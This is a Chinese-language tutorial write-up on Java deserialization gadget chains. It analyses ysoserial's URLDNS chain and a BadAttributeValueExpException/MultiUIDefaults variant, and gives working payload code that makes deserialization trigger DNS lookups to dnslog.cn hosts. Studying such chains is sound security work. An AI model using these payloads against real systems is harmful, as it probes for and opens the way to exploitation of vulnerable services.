

# URLDNS

开始分析 **ysoserial** 项目中的反序列化链子，从最简单的 URLDNS 链子开始

<https://github.com/frohoff/ysoserial/blob/master/src/main/java/ysoserial/payloads/URLDNS.java>

## 结构

```
HashMap.readObject()  
HashMap.putVal()  
HashMap.hash()  
URL.hashCode()
```

纯文本

其中 HashMap 类中重写了 readObject 方法，该方法中的 putVal 方法调用了 hash 方法，hash 方法会去调用 Object 类中的 hashCode 方法，恰好 URL 类中的 hashCode 方法，跟进后当 hashCode 成员变量不等于 -1 时会调用 handler.hashCode 方法，而在 handler.hashCode 方法中继续调用了 getHostAddress 方法，最后调用了 InetAddress.getByName 方法触发了 DNS 请求

## EXP

知道原理后，开始编写相应的代码

```
public static void main(String[] args) throws IOException, ClassNotFoundException, NoSuchFieldException, IllegalAccessException {  
    // 1.  
    ObjectOutputStream out = new ObjectOutputStream(new FileOutputStream("ser.bin"));  
    URL url = new URL("http://xxxxx.dnslog.cn");  
    HashMap<URL,Integer> hashmap = new HashMap<URL,Integer>();  
    hashmap.put(url,1);  
    out.writeObject(hashmap);  
  
    // 2.  
    ObjectInputStream in = new ObjectInputStream(new FileInputStream("ser.bin"));  
    in.readObject();  
}
```

我分成了两部分，分别对应序列化和反序列化，如果是这样做确实会有 DNS 请求。但是当我们把反序列化(第一部分)的代码注释后，在运行却没有发现存在 DNS 请求，查看第一部分每句代码调用的方法，发现在 HashMap.put 方法中存在也调用了 putVal 方法，然后也是 hash 方法 .....

按这走势，在经过 put 方法后 hashCode 就不会等于-1 了，那在反序列化中就不会触发 URL 类 hashCode 方法中的 handler.hashCode 方法。

这时候就需要通过反射的形式修改 URL 类 hashCode 的值，保证在进行反序列化时能够触发 handler.hashCode 方法

最后代码如下

```
public static void main(String[] args) throws IOException, ClassNotFoundException, NoSuchFieldException, IllegalAccessException {  
    // 1.  
    ObjectOutputStream out = new ObjectOutputStream(new FileOutputStream("ser.bin"));  
    URL url = new URL("http://cdjnt8.dnslog.cn");  
  
    // 2.在这里修改hashCode值,防止我们在序列化时触发方法从而影响结果  
    Class c = url.getClass();  
    Field hashcode = c.getDeclaredField("hashCode");  
    hashcode.setAccessible(true);  
    hashcode.set(url, 12);  
  
    // 3.
```

```

HashMap<URL,Integer> hashmap = new HashMap<URL,Integer>();
hashmap.put(url,1);

// 4.在put方法后,重新将hashCode赋值-1
hashcode.set(url, -1);
out.writeObject(hashmap);

// 5.
ObjectInputStream in = new ObjectInputStream(new FileInputStream("ser.bin"));
in.readObject();
}

```

## 扩展

在上述内容结束后, Firebasky 师傅给我一段代码让我继续分析分析

```

public static Object urlDns2() throws Exception {
    UIDefaults uiDefaults = new UIDefaults();
    URL url = new URL("http://z4ueat.dnslog.cn");
    uiDefaults.put("aaa", url);
    Class<?> aClass = Class.forName("javax.swing.MultiUIDefaults");
    Constructor<?> declaredConstructor = aClass.getDeclaredConstructor(UIDefaults[].class);
    declaredConstructor.setAccessible(true);
    Object o = declaredConstructor.newInstance(new Object[]{new UIDefaults[]{uiDefaults}});
    BadAttributeValueExpException badAttributeValueExpException = new BadAttributeValueExpException("");
    Field valField = BadAttributeValueExpException.class.getDeclaredField("val");
    valField.setAccessible(true);
    valField.set(badAttributeValueExpException, o);
    return badAttributeValueExpException;
}

```

## 结构

```

badAttributeValueExpException.readObject()
MultiUIDefaults.toString()
MultiUIDefaults.keys()
MultiUIDefaults.entrySet()
AbstractCollection.addAll()
HashSet.add()
HashMap.put()
HashMap.hash()
HashMap.hash()
URL.hashCode()

```

这里从下往上推, 先看看 badAttributeValueExpException 类重写的 readObject 方法, 由于在运行时没有设置 System.getSecurityManager 对应的参数, 所以这里为空, 然后进入到第 86 行 valObj.toString 方法中。这里 valObj 变量从构造的 EXP 中可知是一个 MultiUIDefaults 类

```
lection.java x MultiUIDefaults.java x NativeMethodAccessorImpl.java x BadAttributeValueExpException.java x System
69
70 @ private void readObject(ObjectInputStream ois) throws IOException, ClassNotFoundException {
71     ObjectInputStream.GetField gf = ois.readFields();
72     Object valObj = gf.get( name: "val", val: null);
73
```

跟进 MultiUIDefaults 类中的 toString 方法，这里是要去跟他自身的 keys 方法

```
HashMap.java x AbstractCollection.java x MultiUIDefaults.java x
190
191 @Override
192 public synchronized String toString() {
193     StringBuilder sb = new StringBuilder();
194     sb.append("{");
195     Enumeration<?> keys = keys();
196     while (keys.hasMoreElements()) {
197         Object key = keys.nextElement();
198         sb.append(key + "=" + get(key) + ", ");
199     }
200     int length = sb.length();
201     if (length > 1) {
202         sb.delete(length-2, length);
203     }
204     sb.append("}");
205     return sb.toString();
206 }
207
208
```

继续进入 MultiUIDefaults 类的 entrySet 方法中

```
HashMap.java x AbstractCollection.java x MultiUIDefaults.java x BadAttributeV
101
102 @Override
103 public Enumeration<Object> keys()
104 {
105     return new MultiUIDefaultsEnumerator(
106         MultiUIDefaultsEnumerator.Type.KEYS, entrySet());
107 }
108
```

在 entrySet 方法中，定义了一个 HashSet 类，并且他的键名键值都是 Object 类是一个宽泛类型，是一个不错的选项，往下继续跟 HashSet.addAll 方法


```
HashMap.java x AbstractCollection.java x MultiUIDefaults.java x BadA
115
116 @Override
117 public Set<Entry<Object, Object>> entrySet() {
118     Set<Entry<Object, Object>> set = new HashSet<>();
119     for (int i = tables.length - 1; i >= 0; i--) {
120         if (tables[i] != null) {
121             set.addAll(tables[i].entrySet());
122         }
123     }
124     set.addAll(super.entrySet());
125     return set;
126 }
```

往下跟进这里会发现进到了 AbstractCollection 类的 addAll 方法中，这是因为 HashSet 的父类的父类是 AbstractCollection 类，由于自身没有定义 addAll 方法，所以会往上调用父类的

```
349 public boolean addAll(Collection<? extends E> c) {  
350     boolean modified = false;  
351     for (E e : c)  
352         if (add(e))  
353             modified = true;
```

接着 HashSet 类是有实现 add 方法的，所以它会调用自己的 add 方法

HashSet.add 方法调用了 map.put 方法，继续跟进就是 HashMap.put 就是和前面一样的内容了



The screenshot shows an IDE with four tabs: HashSet.java, Hashtable.java, Demo.java, and URL.java. The search bar at the top contains 'addAll' and shows '1 result'. The code for the addAll method in HashSet.java is visible, showing it calls the add method. The code for the add method in HashSet.java is also visible, showing it calls map.put(e, PRESENT) and returns the result.

## 总结

反序列化中，做一个逆推的操作，找到自己想要的操作，接着不断向前找可以利用的类，以及相同的方法名，寻找的类最好其中的参数类型是宽泛的，如 HashMap 这种可以设置为 Object 的。